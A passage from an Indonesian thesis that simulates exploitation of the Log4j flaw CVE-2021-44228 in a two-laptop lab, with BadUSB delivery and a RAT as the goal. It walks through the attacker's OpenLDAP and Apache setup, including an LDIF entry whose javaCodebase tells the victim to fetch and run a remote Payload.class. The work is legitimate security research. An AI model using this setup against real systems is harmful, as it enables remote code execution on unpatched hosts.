sistem, sehingga *BadUSB* dapat langsung menginjeksi *payload* ke dalam mesin target. Dalam halnya mengemulasi *keyboard*, keseluruhan rangkaian injeksi *keystroke* akan tertampil di layar target karena serangan bersifat di depan layar, atau *foreground*. Kelemahan ini diminimalisir dengan kecepatan *keystroke* per huruf hingga milidetik untuk menyelesaikan seluruh injeksinya, sehingga durasi serangan dapat berkurang secara signifikan daripada dilakukan secara manual (Bojović et al., 2019).

2.5 Unified Modelling Language

Unified Modeling Language (UML) merupakan bentuk standarisasi visual dari skema pada suatu sistem untuk menjabarkan seluruh komponen secara dinamis. UML juga dapat digunakan untuk menganalisa berbagai macam tingkatan dalam sistem aplikasi, seperti struktur ataupun aktivitas penggunaan aplikasi. Contoh dua bentuk penggunaan UML yang mereferensikan kegiatan tersebut adalah *class diagram* dan *activity diagram* (Sukic & Saracevic, 2012).

Class diagram merupakan bagian dari diagram struktur UML yang menggambarkan tingkatan class dan interface pada suatu aplikasi atau sistem. Pendekatan ini umum digunakan pada perancangan aplikasi dalam bahasa pemrograman berprinsip object-oriented, seperti Java. Adanya perancangan tersebut dapat menunjukkan relasi dalam komponen class seperti variabel, fungsi, dependensi terhadap suatu interface, serta bentuk konektivitas terhadap integrasinya pada suatu layanan. (OMG, 2011b; Sukic & Saracevic, 2012). Berikut pada tabel 2.4 merupakan simbol dan keterangan yang digunakan pada class diagram:


 Simbol
 Nama
 Deskripsi

 nama_class
 Class
 pengklasifikasian suatu objek

 - atribut: tipe_data
 Atribut
 properti variabel dalam class

 + operasi(tipe_data): tipe_data
 Operasi
 fungsi atau metode dalam class

Tabel 2.6 Deskripsi simbol class diagram



Sumber: Ismail, 2020; OMG, 2011

Berbeda dengan class diagram, activity diagram merupakan bagian dari diagram kegiatan UML yang menunjukkan alur kontrol suatu objek pada rangkaian kondisi dari suatu aktivitas. Salah satu tujuan utama penggunaan activity diagram yaitu dapat menggambarkan bagaimana aktivitas sistem dapat dijalankan menggunakan berbagai macam sudut pandang komponen di dalamnya (Ismail, 2020; OMG, 2011a). Aktivitias dalam sistem pun dapat dijabarkan menjadi beberapa diagram berdasarkan suatu fungsi atau modul untuk memberikan kejelasan yang lebih terperinci. Berikut pada tabel 2.5 merupakan simbol dan keterangan yang digunakan pada activity diagram:

Tabel 2.7 Deskripsi simbol activty diagram

Simbol	Nama	Deskripsi
Inisiasi Final	node untuk memulai alur aktivitas	
	Final	node untuk menyelesaikan alur aktivitas

nama_aksi	Aksi	aksi kegiatan dengan kata kerja, yang juga digunakan untuk memanggil suatu operasi
kondisi	Keputusan	node untuk mengontrol keputusan alur aktivitas dengan memberikan keluaran benar dan salah
kirim_aksi	Sinyal Kirim	node untuk memberikan input agar diproses pada aksi atau node selanjutnya
terima_aksi	Sinyal Terima	node untuk menerima input yang datang agar dilanjutkan ke aksi atau node selanjutnya
A1 A2	Partisi	pemberian notasi terhadap alur kegiatan dalam karakterisitik yang sama, baik secara vertikal ataupun horizontal

Sumber: Ismail, 2020; OMG, 2011a

2.6 Penelitian Sejenis

Penyusunan laporan ini menggunakan referensi dari penelitian sebelumnya yang sejenis dan relevan dengan topik. Adapun pembahasan penelitian terhadap studi kasus yang digunakan untuk mengembangkan aspek analisis penelitian ini.

Penelitian Rajasinghe Ravindu (2022) yang berjudul 'Remote Code Execution Security Flaw in Apache Log4j2', berisikan analisis eksploitasi kerentanan CVE-2021-44228 terhadap serangan RCE pada white-box testing. Serangan yang peneliti gunakan berupa JNDI Injection melalui HTTP header X-Api-Version. Bentuk akhir eksploitasi adalah didapatkannya reverse shell TCP sitem korban menggunakan program netcat. Adapun bentuk deteksi dan mitigasi yang diimplementasikan yaitu berupa analisis statis,

dengan pemeriksaan berkas *log* dan mematikan opsi *lookup* dari modul JNDI dalam konfigurasi Log4j (Rajasinghe, 2022).

Penelitian Shita Widya Ningsih (2021) dengan judul 'Analisis Pengujian Kerentanan Situs Pemerintahan XYZ dengan PTES', berisikan analisis pengujian kerentanan dalam lingkup black-box testing. Dengan adanya penggunaan PTES, langkah serta informasi setiap tahapan dapat dipaparkan secara terstruktur. Dari berbagai temuan yang didapatkan, peneliti melakukan eksploitasi kerentanan dengan prioritas tertinggi, yaitu pada Reflected Cross Site Scripting (XSS) dan Clickjacking. Walaupun peneliti menggunakan keseluruhan tahap dari PTES, tahap eksploitasi tidak ditunjukkan untuk mendapatkan akses remote shell dari sistem target, sehingga serangan tidak dapat dikembangkan ke dalam tahap pasca eksploitasi. Bentuk remediasi yang disarankan adalah penggunaan Web Application Firewall (WAF) serta adanya pendekatan analisis statis dengan mengamankan konfigurasi opsi header aplikasi serta filterisasi masukan pengguna (Ningsih, 2021).

Penelitian yang dilakukan Nanny, Prayudi serta Riadi (2019) dengan judul 'Peningkatan Keamanan Data Terhadap Serangan Remote Access Trojan (RAT) pada Cybercriminal Menggunakan Metode Dynamic Static', ditunjukkan untuk dapat mensimulasikan cara kerja serangan RAT beserta mitigasinya dalam lingkup white-box testing. Infrastruktur jaringan lokal dibangun menggunakan dua buah laptop untuk mesin pengujian serta dua buah router Mikrotik. Vektor serangan yang digunakan untuk mendistribusikan payload RAT-nya adalah dengan memanfaatkan fitur file sharing dalam sistem target. Selain untuk deteksi ancaman, router Mikrotik juga digunakan untuk mengontrol koneksi jaringan dengan memasang fungsi firewall untuk memblokir koneksi reverse shell TCP pada nomor porta yang ditemukan. Penelitian ini juga diunggulkan dengan adanya analisis forensik pada berkas serta koneksi trojan tersebut. Analisis akhir dilakukan dengan adanya komparasi sumber daya dalam sistem korban pada sebelum diserang, saat diserang, serta saat penyerangan pasca mitigasi (Nanny et al., 2019).

BAB III

METODE PENELITIAN

3.1 Rancangan Penelitian

Landasan yang digunakan dalam pembuatan penelitian ini adalah metode kuantiatif eksperimental. Dalam penelitian ini, peneliti menentukan dua bentuk variabel yang digunakan pada analisis akhir dari pengujian dalam lingkup PTES, yaitu variabel kontrol yang berupa ukuran sumber daya sistem target yang tidak dieksploitasi, serta variabel terikat yang berupa perubahan kondisi sumber daya sistem pasca eksploitasi dan pasca mitigasi. Adapun penggunaan batasan masalah untuk menyesuaikan bentuk pengujian dan perancangan instrumennya, agar hasil penelitian tidak terpengaruh dari faktor di luar aspek pengujian yang seharusnya. Terkait teknik pengumpulan data, penelitian ini difokuskan pada tipe sekunder, yang mencangkup referensi penelitian kepustakaan terdahulu serta studi dokumentasi dari sumber primer dan sekunder, seperti dari situs resmi vendor serta contoh PoC dari sumber terbuka. Dengan adanya data tersebut, peneliti dapat menguji serta menganalisis pengembangan permasalahan pada studi kasus ataupun penelitian terdahulu.

3.2 Tahapan Penelitian

Terdapat tahapan-tahapan yang sifatnya prosedural dalam melakukan penelitian ini, yang dapat dijabarkan ke dalam beberapa poin utama sebagai berikut:

1. Perumusan Masalah

Peneliti mengumpulkan bahan literatur terkait untuk mengidentifikasi masalah yang akan diangkat atau dikembangkan pada objek penelitian. Tahap ini juga digunakan untuk mendapatkan gambaran bentuk pengujian serta analisisnya

2. Pengumpulan Data & Teori

Peneliti mengumpulkan informasi terkait terhadap objek penelitian dari sumber yang kredibel, seperti bagaimana perancangan dan implementasi lingkungan pengujiannya. Seluruh informasi yang didapatkan tersebut dirumuskan menjadi suatu batasan masalah dan landaan dalam memberikan paparan kajian teori

3. Perancangan dan Pembangunan Instrumen Pengujian

Pada tahap ini, peneliti merancang dan membangun instrumen pengujian yang didasarkan pada rumusan batasan masalah. Instrumen penelitian mencangkup lingkungan pengujian, sistem serta layanan yang akan digunakan, suatu target aplikasi, serta program pendukung pengujian lainnya, seperti skrip *payload*

4. Pengujian

Peneliti melakukan pengujian kerentanan dari objek penelitian yang didasarkan pada metode PTES, dengan menggunakan instrumen pengujian yang telah dibangun pada tahap sebelumnya

5. Analisis Hasil Pengujian

Selain menganalisis pengujian dari tahap sebelumnya, adapun dokumentasi data dari hasil pengujian untuk mengukur besar dampak pengujian terhadap sistem target melalui beberapa peridoe pengukuran sumber daya yang berbeda

3.3 Objek Penelitian

Objek yang diteliti dalam penelitian ini adalah kerentanan dari *library* Apache Log4j terhadap ancaman serangannya dalam referensi CVE-2021-44228. Dengan adamya objek penelitian, seluruh instrumen pengujian beserta tahapan pengujiannya dilakukan atas landasan tersebut. Pada implementasinya, selain mengandalkan sistem target untuk memiliki kerentanan tersebut, objek penelitian kemudian dikembangkan untuk menjadi satu vektor serangan yang independen untuk mencapai tujuan yang sama, yaitu meraih tahap exploitasi akhir melalui ancaman RAT.

BAB IV HASIL DAN PEMBAHASAN

4.1 Perancangan Sistem

Tahap perancangan sistem dilakukan untuk mendapatkan gambaran implementasi serta integrasinya antar suatu komponen dalam pengujian dengan yang lain. Keseluruhan sistem terbagi menjadi dua komponen utama, yaitu pada sisi penyerang serta sisi target pengguna. Pada sisi target pengguna, perancangan ditunjukkan untuk mengembangkan aplikasi *desktop* yang dijadikan sebagai target kerentanan. Dalam kasus ini, aplikasi target berupa program autentikasi lokal sederhana dengan adanya integrasi dari *library* Apache Log4j untuk fitur riwayat autentikasi. Pada sisi penyerang, perancangan mencangkup pengembangan *payload* RAT, perangkat *BadUSB*, serta beberapa layanan di dalamnya yang digunakan untuk mendukung penyerangan secara utuh.

Perancangan sistem berikut meliputi bentuk desain topologi jaringan yang akan digunakan serta struktur skema penyimpanan LDAP untuk sisi penyerang. Adapun seluruh layanan yang dibutuhkan terancang pada suatu *docker container*, sedangkan perancangan aplikasi dan program akan dimasukan ke dalam bab dari implementasi sistem. Berikut pada tabel 4.1 merupakan spesifikasi perangkat keras, virtual dan lunak dalam merancang dan mengimplementasikan sistem:

Tabel 4.1 Spesifikasi perangkat


No.	Perangkat Keras	Spesifikasi	
1	ASUS VivoBook 14 X407UAR (laptop A)	Processor	Intel i3-7020U
		OS	Linux Mint 20.3
		CPU	2.30 GHz
		RAM	12144240 kB
2	HP EliteBook 2560P	Processor	Intel i5-2520M
		OS	Linux Mint 20.3
		Processor	2.50 GHz
	(laptop B)	RAM	10107488 kB
3	DigiSpark Attiny 85 USB	Flash Memory	6 kB + 2kB bootloader
		LED	Power + Status (pin0)

No.	Perangkat Virtual	Spesifikasi		
1	ldap-http-attacker (container A)	OS	Ubuntu Server 20.04	
		Shell	/bin/bash	
		Port Bindings	2000 – 2100 / TCP	
No.	Perangkat Lunak	Spesifikasi		
1	Apache HTTP Server (2.4.41)			
2	OpenLDAP Server (2.4.49)			
3	Oracle Java SDK (1.8.0_181) & (1.8.0_333)			
4	Apache Maven (3.6.3)			
5	Apache Log4j (2.14.1), (2.15.0), (2.16.0) & (2.17.0)			
6	Go (1.18.3)			
7	Arduino IDE (1.8.19)			

4.1.1 Desain Topologi Jaringan

Dalam membangun keseluruhan sistem, adapun topologi jaringan yang dirancang untuk menggambarkan keseluruhan arsitektur jaringan terhadap setiap komponen di dalamnya. Berikut merupakan keterangan terhadap komponen dalam topologi jaringan pada gambar 4.1 yang direferensikan dari tabel 4.1 diatas:


- 1. Skema pengujian secara utuh akan dilakukan dalam dua buah *laptop*. *Laptop* A digunakan untuk menjalankan berbagai layanan yang dibutuhkan selama proses pengujian, sedangkan *laptop* B digunakan sebagai objek pengujian pada sisi target pengguna. Selain itu, *laptop* A juga dimanfaatkan sebagai sisi penyerang untuk menjalankan mayoritas dari seluruh tahap penyerangan
- 2. Dalam *laptop* A, seluruh layanan yang dibutuhkan oleh pengujian dijalankan menggunakan virtualisasi *docker* pada *container* A. Adapun layanan yang dibangun yaitu LDAP menggunakan OpenLDAP pada nomor porta :2038, serta *Hypertext Transfer Protocol* (HTTP) menggunakan Apache HTTP Server dan Go HTTP pada nomor porta :2022 dan :2080. Selain dalam container A, layanan HTTP juga dibangun menggunakan Java sebagai bentuk serangan di dalam sistem target pengguna untuk memperluas area kerentanan
- 3. Lingkup topologi berupa *Local Area Network* (LAN), dengan konektivitas seluruh komponen berlandaskan satu jaringan yang sama



Gambar 4.1 Topologi jaringan

4.1.2 Desain Skema LDAP

Perancangan skema LDAP dapat menjabarkan bentuk struktural penyimpanan untuk setiap entrinya. Bentuk pemodelan pada penelitian ini didasarkan terhadap struktur Directory Information Tree (DIT). Salah satu komponen di dalamnya adalah Relative Distinguished Name (RDN), yang digunakan untuk mengidentifikasi suatu entri. Seluruh susunan entri yang menuju suatu RDN nantinya digunakan sebagai alamat lengkap untuk menavigasikan pencarian entri dalam layanan, yang disebut juga sebagai Distinguished Name (DN) (ZyTrax, 2022). Berikut merupakan pemodelaan DIT pada setiap entri dalam skema LDAP penyerang pada gambar 4.2 dibawah ini:



Gambar 4.2 Skema DIT LDAP pada sisi penyerang

Pada gambar 4.2 diatas, tingkat dasar RDN yang digunakan oleh skema LDAP pada sisi penyerang adalah dc=attacker,dc=com. Dalam model tersebut, hanya terdapat

satu entri yang digunakan untuk menavigasikan layanan LDAP terhadap payload yang tersimpan di dalam layanan HTTP penyerang. Atribut RDN yang digunakan oleh entri tersebut adalah *Common Name* (CN), yang berupa atribut umum dalam memberikan nama suatu entri tanpa adanya spesifikasi khusus. Adapun entri admin yang otomatis terbuat oleh sistem untuk melakukan berbagai macam operasi pada pengelolaan skema. Berikut pada tabel 4.2 dibawah merupakan keterangan dari penggunaan atribut entri untuk menyimpan referensi alamat payload dalam layanan yang berbeda:

 RDN
 Atribut

 cn=admin
 cn admin

 description
 LDAP administrator

 cn=1807422020
 javaClassName http://192.168.1.9:2022/Payload.class

 javaCodebase
 http://192.168.1.9:2022/

 javaFactory
 Payload

Tabel 4.2 Keterangan atribut skema LDAP penyerang

Pada tabel 4.2, untuk dapat menyimpan referensi alamat payload yang akan dibuat, object class yang dapat digunakan adalah javaNamingReference beserta dengan tiga atribut utamanya. Atribut yang pertama, javaClassName, berisikan alamat Uniform Resource Identifier (URI) dari payload yang telah tersimpan di dalam layanan HTTP. Sedangkan dua atribut lainnya merupakan komponen dari atribut javaClassName, yaitu javaCodebase, yang berisikan alamat Uniform Resource Locator (URL) dari layanan HTTP, dan javaFactory, yang berisikan nama berkas dari payload-nya. Dikarenakan object class javaNamingReference merupakan tipe auxiliary, atau sebatas karakteristik tambahan, maka entri akan ditambahkan object class bernama device yang bertipe struktural. Tidak hanya digunakan sebagai dasar dari object class pada entri, namun object class device hanya membutuhkan satu atribut wajib, yaitu penggunaan CN, sehingga tidak ada ketergantungan dengan penambahan atribut yang tidak dibutuhkan. Berikut merupakan contoh dari alamat DN dari skema LDAP yang dapat terbentuk:


- cn=admin,dc=attacker,dc=com
- cn=1807422020,dc=attacker,dc=com

4.2 Implementasi Sistem

Tahap berikut menjabarkan realisasi perancangan terhadap sistem yang akan dibangun. Pembahasan pada bagian ini terbagi menjadi dua, yaitu pada sistem pengguna serta sistem penyerang, yang mencangkup pembangunan layanan LDAP dan HTTP, aplikasi target pengujian, serta modul pengujian lainnya.

4.2.1 Implementasi Sistem Pengguna


Aplikasi desktop berbasis GUI dirancang dalam bahasa pemrograman Java yang terintegrasi dengan *library* Apache Log4j versi 2.14.1. Untuk dapat menyederhanakan lingkup pengujian, aplikasi target hanya menjalankan fungsi autentikasi sederhana berbasiskan kata sandi secara lokal, yang mana menggunakan data akun sampel secara hardcoded. Aplikasi akan memiliki dua fitur utama yang terhubung dengan fungsi logging Apache Log4j, yaitu fitur login akun dan permohonan perubahan kata sandi. Selain dari sistem target pada laptop B, kedua fitur tersebut juga menjadi salah satu cangkupan area serangan yang diujikan dan diamankan dalam penelitian ini. Berikut merupakan alur kerja kedua fitur aplikasi yang digambarkan dalam activity diagram pada gambar 4.3 dan 4.4:



Gambar 4.3 Activity diagram pada fitur Login aplikasi desktop


Gambar 4.3 merupakan *activity diagram* terhadap fitur login untuk pengguna dapat mengakses tampilan data profil dari akun yang tersedia. Tahapan ini membutuhkan

input pengguna terhadap nama akun serta kata sandi yang sesuai, sehingga akun dapat terautentikasi secara benar. Informasi dalam profil yang dapat tertampil diantaranya adalah nama legkap, nama akun, serta alamat *email* institusi. Adapun hasil dari proses autentikasi tersebut akan terekam ke dalam berkas *log* aplikasi.



Gambar 4.4 Activity diagram pada fitur Request Password Reset aplikasi desktop

Gambar 4.4 di atas merupakan *activity diagram* terhadap fitur perrmohonan perubahan kata sandi terhadap suatu akun. Terdapat dua bentuk validasi yang dilakukan aplikasi dalam fitur ini, yaitu terhadap ketersediaan nama akun dalam data profil, serta kesesuaian antara alamat *email* yang diajukkan dengan alamat *email* yang terikat pada akun tersebut. Seperti fitur sebelumnya, seluruh hasil validasi massuk ke tahap *logging* untuk dicatat sebagai riwayat aksi pengguna. Apabila kedua proses validasi benar, program akan membuat URL Gmail untuk dapat dibuka di peramban *laptop* B.



Gambar 4.5 Class diagram pada aplikasi desktop

Adapun gambar 4.5 di atas adalah *class diagram* aplikasi yang terdiri dari beberapa package serta relasi terhadap komponen dan modul di dalamnya. Dalam *package* view, terpadat *class* Login untuk menyediakan fitur antarmuka dalam aplikasi. *Class* Login


memiliki relasi agregat terhadap tiga *class* untuk menjalankan fungsi utama program, yaitu Auth, LogPanel, serta Util. Dalam penggunaan *library* Apache Log4j, *class* Main akan melakukan inisiasi pembuatan berkas *log* saat program baru dijalankan dengan status informasi *debug*. Hal ini ditunjukkan agar fungsi loadLog dalam *class* LogPanel tidak memiliki isu terhadap pembacaan berkas *log* yang belum siap. Selain itu, adapun fungsi appendLog yang dapat digunakan oleh *class* lain dalam menyediakan fitur *logging* untuk nantinya ditampilkan ke dalam program.

Adanya integrasi dengan *library* Apache Log4j diawali dengan memasukan atribut *depedency* ke dalam berkas pom.xml. Berkas tersebut merupakan salah satu unit dasar dari *framework* Maven yang dapat berisikan berbagai konfigurasi internal dalam membangun karakteristik dan menjalankan aplikasinya. Berikut merupakan potongan atribut *dependency* untuk dapat menggunakan library tersebut:

Terdapat beberapa komponen dari atribut dependecy di atas, yaitu atribut artifactId dan version. Atribut artifactId berisikan nama dari library dalam format Java Archive (JAR) yang akan diintegrasikan ke direktori aplikasi, serta atribut version yang menspesifikasikan versi dari library tersebut. Kedua library tersebut, log4j-api dan log4j-core, dibutuhkan oleh aplikasi dalam menyediakan suatu antarmuka terhadap framework Apache Log4j, serta bentuk implementasi dari antarmuka tersebut agar dapat memanfaatkan fitur logging-nya secara utuh. Berikut adalah potongan dari

konfigurasi Apache Log4j yang menggunakan bentuk *rolling file* di dalam berkas log4j2.properties, sehingga berkas *log* secara otomatis terurutkan berdasarkan waktu tanggal dan bulan dari aksi *logging* tersebut:

Pada isi konfigurasi Apache Log4j diatas, pesan *logging* akan terformat sedemikian rupa dengan menggunakan properti PatternLayout. Adapun isi pola pada properti tersebut yang mencantumkan karakteristik seperti informasi stempel waktu dari aksi *logging*, bentuk prioritas *log* hingga tingkat 5 untuk merekam pesan *error* dan tetap memperahankan jalannya aplikasi, serta variabel untuk memasukan pesan dari aplikasi ke dalam berkas *log* untuk setiap barisnya. Berikut pada gambar 4.6 merupakan tampilan antarmuka dari aplikasi target beserta dengan contoh tampilan *logging*-nya:



Gambar 4.6 Tampilan antarmuka pada aplikasi desktop GUI

4.2.2 Implementasi Sistem Penyerang

4.2.2.1 Instalasi dan Konfigurasi Layanan OpenLDAP

Proses pengembangan layanan LDAP dilakukan di dalam *container* A, berdasarkan spesifikasi yang dijabarkan pada tabel 4.1. Tahapan pengembangan diawali dengan membangun *container* A terlebih dahulu untuk dapat melakukaan instalasi layanan serta dependensi di tahap berikutnya. Berikut adalah perintah yang digunakan untuk membuat *container* A dan menjalankannya:

- \$ docker pull ubuntu:20.04
- \$ docker run -p 2000-2100:2000-2100 -hostname "ldap-httpattacker"
 -it -privileged -e "TERM=xterm-256color" -name "ldap-http-attack
 er" ubuntu:20.04 /bin/bash
- \$ docker start "ldap-http-attacker"

Perintah di atas diawali dengan mengambil *image* Ubuntu 20.04 dari repositori docker, lalu dibangun menjadi suatu *container* dengan spesifikasi tersebut. Dengan adanya akses *shell* terhadap *container* A, maka tahap instalasi pada program OpenLDAP dapat dilakukan. Selain instalasi, proses mencangkup konfigurasi layanan seperti pengaturan nomor porta dan penyesuaian tingkat dasar RDN serta URI untuk mengakses layanan LDAP, yang mana disesuaikan dari skema DIT pada gambar 4.2. Berikut adalah perintah yang digunakan untuk mencapai tujuan tersebut:

- \$ apt-get install slapd ldap-utils
- \$ dpkq-reconfigure slapd

Penggunaan perintah dpkg-reconfigure slapd di atas akan memberikan suatu menu konfigurasi untuk mengisi nama *Domain Name System* (DNS), nama organsiasi, serta kata sandi untuk entri admin pada layanan LDAP. Pengisian DNS disesuaikan dengan struktur dari tingkat dasar RDN pada skema DIT, yaitu attacker.com. DNS tersebut kemudian dijabarkan oleh layanan LDAP menjadi suatu *Domain Component* (DC) dengan format dc=attacker, dc=com yang merupakan bentuk entri dari RDN dasar.

Sebelum dapat menambahkan entri *payload*, adanya dependensi skema Java yang harus dimasukkan terlebih dahulu ke dalam layanan, karena secara bawaan OpenLDAP tidak

30

memuat konfigurasi skema tersebut. Adanya skema Java tersedia di dalam direktori /etc/ldap/schema/ beserta dengan berkas LDIF nya. Untuk menambahkan skema ke dalam konfigurasi layanan LDAP, berikut perintah ldapadd yang dapat digunakan dengan menspesifikasikan berkas java.ldif yang tersedia:

\$ ldapadd -Y EXTERNAL -H ldapi:/// -f /etc/ldap/schema/java.ldif

Setelah menambahkan konfigurasi skema Java, tahap selanjutnya yaitu pembuatan berkas LDIF untuk entri *payload*. Adapun atribut entri yang disesuaikan dari spesifikasi rancangan skema DIT pada gambar 4.2 dan tabel 4.2. Berikut di bawah ini merupakan isi dari berkas payload.ldif yang akan digunakan:

dn: cn=1807422020,dc=attacker,dc=com

objectClass: device

objectClass: javaNamingReference

cn: 1807422020

javaCodeBase: http://192.168.1.9:2022/

javaClassName: http://192.168.1.9:2022/Payload.class

javaFactory: Payload

Sama seperti pada tahap sebelumnya, adanya penggunaan perintah ldapadd untuk menambah entri dari berkas payload.ldif ke dalam layanan LDAP. Perintah tersebut juga dilengkapi dengan DN dari entri admin serta penggunaan opsi -x sebagai tahap autentikasi melalui akun admin. Berikut perintah yang digunakan untuk menambahkan entri pada berkas payload.ldif:

\$ ldapadd -x -D cn=admin,dc=attacker,dc=com -W -f payload.ldif

Setelah entri *payload* berhasil dimasukkan, layanan terlebih dahulu dikonfigurasikan terkait nomor portanya sebelum diverifikasi dari luar sistem. Hal ini disesuaikan dari tabel 4.2 terkait *port binding* yang digunakan oleh *container* A. Merujuk pada topologi jaringan dari gambar 4.2, nomor porta bawaan layanan LDAP diubah dari nomor :389 menjadi :2038. Dengan begitu, layanan LDAP dalam *container* A dapat diakses oleh *laptop* B melalui nomor porta tersebut. Berikut adalah perubahan konfigurasi pada berkas /etc/default/slapd dan /etc/ldap/ldap.conf:


```
nano /etc/default/slapd
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldap://:2038/ ldapi:///"
nano /etc/ldap/ldap.conf
# BASE <base> & URI <ldap[si]://[name[:port]]>
```

BASE dc=attacker,dc=com

URI ldap://172.17.0.2:2038

service slapd restart

Untuk memverifikasi entri yang telah tersimpan, program yang dapat digunakan JXplorer adalah. JXplorer merupakan peramban pengguna untuk protokol LDAP yang juga dapat terintegrasi dengan pengololaan berkas berformat LDIF. Berikut pada gambar 4.7 merupakan pencarian seluruh daftar entri pada layanan yang dilakukan dari alamat IP *laptop* A untuk menguji konektivitas *container* A terhadap jaringan LAN:



Gambar 4.7 Verifikasi entri payload dalam layanan LDAP

4.2.2.2 Instalasi dan Konfigurasi Layanan Apache HTTP Server

Adanya pengembangan layanan HTTP dilakukan untuk mengindekskan payload yang akan dibuat. Dengan begitu, layanan LDAP dapat menavigasikan lokasi payload untuk kemudian memanggil dan mengeksekusi objek dari class payload tersebut. Dengan menggunakan akses *shell* yang telah didapatkan dari *container* A, berikut perintah yang digunakan pada tahap instalasi pada program Apache HTTP Server:

\$ apt-get install apache2

Setelah instalasi selesai, tahap selanjutnya yaitu penambahan *virtual host*. Hal ini ditunjukkan agar layanan HTTP dapat mengindeksan direktori yang berbeda dengan nomor porta yang berbeda pula. Nomor porta yang akan digunakan oleh virtual host adalah :2022, yang disesuaikan terhadap entri *payload* dalam tabel 4.2. Adapun alamat direktori *virtual host* yang digunakan yaitu /var/www/log4j. Berikut merupakan perintah untuk pembuatan direktori serta penambahan konfigurasi apache2 terhadap suatu *virtual host*:

- \$ mkdir /var/www/log4j
- \$ cp /etc/apache2/sites-available/000-default.conf /etc/apache2/ sites-available/log4j.conf
- \$ nano /etc/apache2/sites-available/log4j.conf

```
# <VirtualHost *:80>
# DocumentRoot /var/www/html
<VirtualHost *:2022>
DocumentRoot /var/www/log4j
```

\$ nano /etc/apache2/ports.conf
Listen 80
Listen 2022

Setelah menambah konfigurasi untuk *virtual host*, adapun tahapan selanjutnya yaitu mengaktifkan konfigurasi tersebut. Hal ini dilakukan dengan membuat suatu sy*mbolic link* di dalam direktori /etc/apache2/site-enabled agar layanan dapat membaca direktori *virtual host* yang telah dibuat beserta dengan nomor porta-nya. Berikut adalah penggunaan perintah dalam mengaktifkan konfigurasi *virtual host* serta menyalakan ulang layanan untuk dapat menggunakan konfigurasi layanan HTTP yang terbaru:


- \$ a2ensite /etc/apache2/sites-available/log4j-web.conf
- \$ service apache2 restart

